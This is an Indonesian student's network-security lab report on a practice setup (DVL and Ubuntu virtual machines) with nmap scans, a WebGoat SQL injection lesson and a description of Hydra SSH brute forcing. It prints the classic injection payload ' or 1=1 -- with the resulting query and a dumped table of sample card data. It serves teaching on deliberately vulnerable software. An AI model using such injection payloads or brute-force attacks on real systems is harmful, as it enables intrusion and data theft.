TUGAS KEAMANAN JARINGAN KOMPUTER

“ training eksploitasi keamanan “

NAMA : DESY MARITA

NIM : 09011281320017

JURUSAN SISTEM KOMPUTER

FAKULTAS ILMU KOMPUTER

UNIVERSITAS SRIWIJAYA

2017

Eksploitasi Keamanan yang dilakukan yaitu Service ssh menggunakan “ Brute force Attack “ menggunakaan tool hydra. Hydra adalah sebuah alat yang dipakai untuk mengCrack setiap password yang ada di jaringan dengan metode brute force, dan HYDRA adalah salah satu alat yang dapat bekerja untuk semua protocol. Brute Force Attack bisa meng-crack beberapa password. Brute-force Attack memungkinkan bisa mencoba setiap kombinasi huruf, angka dan karakter khusus, itu memungkinkan sebuah password dapat terlacak. Brute Force Attack dapat memakan waktu yang lama. kecepatan ditentukan oleh kecepatan komputer yang menjalankan program cracking dan kompleksitas password.

Berikut Merupakan langkah Evaluasi Keamanan :

1. Actual Exploit

   Scanning dengan Nmap dengan target yang digunakan yaitu DVL

   Buat IP address pada DVL

```
bt ~ # ifconfig eth0 192.168.100.20 netmask 255.255.255.0_
```

```
bt ~ # ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:41:4E:02
          inet addr:192.168.100.20  Bcast:192.168.100.255  Mask:255.255.255.0
          UP BROADCAST NOTRAILERS RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:83 errors:0 dropped:0 overruns:0 frame:0
          TX packets:84 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:9828 (9.5 KiB)  TX bytes:9502 (9.2 KiB)
          Base address:0xd010 Memory:f0000000-f0020000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 b)  TX bytes:0 (0.0 b)
```

   Buat juga IP address pada ubuntu

```
root@ubuntu:/home/ubuntu# ifconfig eth0 192.168.100.10 netmask 255.255.255.0
```

```
root@ubuntu:/home/ubuntu# ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:10:8a:e2
          inet addr:192.168.100.10  Bcast:192.168.100.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe10:8ae2/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:104 errors:0 dropped:0 overruns:0 frame:0
          TX packets:135 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:10002 (10.0 KB)  TX bytes:18516 (18.5 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:78 errors:0 dropped:0 overruns:0 frame:0
          TX packets:78 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:5688 (5.6 KB)  TX bytes:5688 (5.6 KB)

root@ubuntu:/home/ubuntu#
```

Lakukan ping dari ubutu ke DVL

```
root@ubuntu:/home/ubuntu# ping 192.168.100.20
PING 192.168.100.20 (192.168.100.20) 56(84) bytes of data.
64 bytes from 192.168.100.20: icmp_seq=1 ttl=64 time=0.326 ms
64 bytes from 192.168.100.20: icmp_seq=2 ttl=64 time=0.669 ms
64 bytes from 192.168.100.20: icmp_seq=3 ttl=64 time=0.331 ms
64 bytes from 192.168.100.20: icmp_seq=4 ttl=64 time=0.292 ms
64 bytes from 192.168.100.20: icmp_seq=5 ttl=64 time=0.439 ms
```

Lakukan ping dari DVL ke ubuntu


```
bt ~ # ping 192.168.100.10
PING 192.168.100.10 (192.168.100.10) 56(84) bytes of data.
64 bytes from 192.168.100.10: icmp_seq=1 ttl=64 time=0.315 ms
64 bytes from 192.168.100.10: icmp_seq=2 ttl=64 time=1.13 ms
64 bytes from 192.168.100.10: icmp_seq=3 ttl=64 time=0.865 ms
64 bytes from 192.168.100.10: icmp_seq=4 ttl=64 time=0.569 ms
64 bytes from 192.168.100.10: icmp_seq=5 ttl=64 time=0.783 ms
```

Lakukan Nmap –sV 192.168.100.10 (service yg sedang berjalan)


```
root@ubuntu:/home/ubuntu# nmap -sV 192.168.100.20

Starting Nmap 6.40 ( http://nmap.org ) at 2017-03-15 19:38 PDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled.
 Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.100.20
Host is up (0.00033s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE VERSION
631/tcp  open  ipp     CUPS 1.1
3306/tcp open  mysql   MySQL (unauthorized)
MAC Address: 08:00:27:41:4E:02 (Cadmus Computer Systems)

Service detection performed. Please report any incorrect results at http://nmap.
org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.33 seconds
root@ubuntu:/home/ubuntu#
```

```
bt ~ # nmap -sV 192.168.100.10

Starting Nmap 4.20 ( http://insecure.org ) at 2017-03-16 02:43 GMT
Interesting ports on 192.168.100.10:
Not shown: 1694 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     (protocol 2.0)
53/tcp open  domain
80/tcp open  http    Apache httpd 2.4.7 ((Ubuntu))
1 service unrecognized despite returning data. If you know the service/version, please submit the follow
 fingerprint at http://www.insecure.org/cgi-bin/servicefp-submit.cgi :
SF-Port22-TCP:V=4.20%I=7%D=3/16%Time=58C9FBCD%P=i686-pc-linux-gnu%r(NULL,2
SF:9,"SSH-2\.0-OpenSSH_6\.6\.1p1\x20Ubuntu-2ubuntu2\r\n");
MAC Address: 08:00:27:10:8A:E2 (Cadmus Computer Systems)

Service detection performed. Please report any incorrect results at http://insecure.org/nmap/submit/ .
Nmap finished: 1 IP address (1 host up) scanned in 24.396 seconds
bt ~ # _
```


Startx di DVL utk masukke tmpilan GUI. Dengan masuk ke jendela WebGoat. Web Goat adalah Project Open Source yang dapat digunakan agar orang lain bisa belajar web hacking. dengan aplikasi webgoat juga akan diberitahu kelemahan - kelemahan dari website.




Buka web browser lalu Masuk ke alamat http://127.0.0.1/WebGoat/Attack dengan User name guest dan password juga guest.




Start WebGoat





lakukan pencarian semua nama dengan last name Smith atau user name Smith



Disini Kita mengselect, di awalnya akan menambahkan tanda petik dan akan membaca last name yg kita masukkan , maksud 1=1 adalah boolean true, walaupun kita salah masih akan bernilai true. Itulah kesalahan dr program karna tidak memfilter terlebih dahulu.

* **Congratulations. You have successfully completed this lesson.**
* **Bet you can't do it again! This lesson has detected your successfull attack and has now switched to a defensive mode. Try again to attack a parameterized query.**

Enter your last name: test' or 1=1 -- Go!

```
SELECT * FROM user_data WHERE last_name = 'test' or 1=1 --'
```

USERID	FIRST_NAME	LAST_NAME	CC_NUMBER	CC_TYPE	COOKIE	LOGIN_COUNT
101	Joe	Snow	987654321	VISA		0
101	Joe	Snow	2234200065411	MC		0
102	John	Smith	2435600002222	MC		0
102	John	Smith	4352209902222	AMEX		0
103	Jane	Plane	123456789	MC		0
103	Jane	Plane	333498703333	AMEX		0
10312	Jolly	Hershey	176896789	MC		0
10312	Jolly	Hershey	333300003333	AMEX		0
10323	Grumpy	White	673834489	MC		0
10323	Grumpy	White	33413003333	AMEX		0
15603	Peter	Sand	123609789	MC		0
15603	Peter	Sand	338893453333	AMEX		0
15613	Joesph	Something	33843453533	AMEX		0

Setelah melakukan port scanning dengan nmap kemudian jalankan Hydra yang sudah di install pada komputer dengan asumsi username adalah admin dan service yang mau dibrute force . Lalu coba kekuatan password yang kita miliki di howsecureismypassword.net

Pertama password yang saya masukkan adalah “rahasia”, berikut hasilnya:

Hanya dibutuhkan sekitar 32 detik untuk menebak password dengan panjang 7 karakter. Mari kita coba dengan kombinasi angka dan simbol seperti “RaH4$1@”, berikut hasilnya:

Kelemahan brute force attack yaitu :

“Prosesnya dapat memakan waktu yang cukup lama, semakin panjang dan kompleks kunci yang di brute force maka semakin lama waktu yang diperlukan. Jika proses login diberi waktu jeda (timeout) ketika melakukan kesalahan masukan username atau password akan membuat cara ini semakin tidak efektif. ”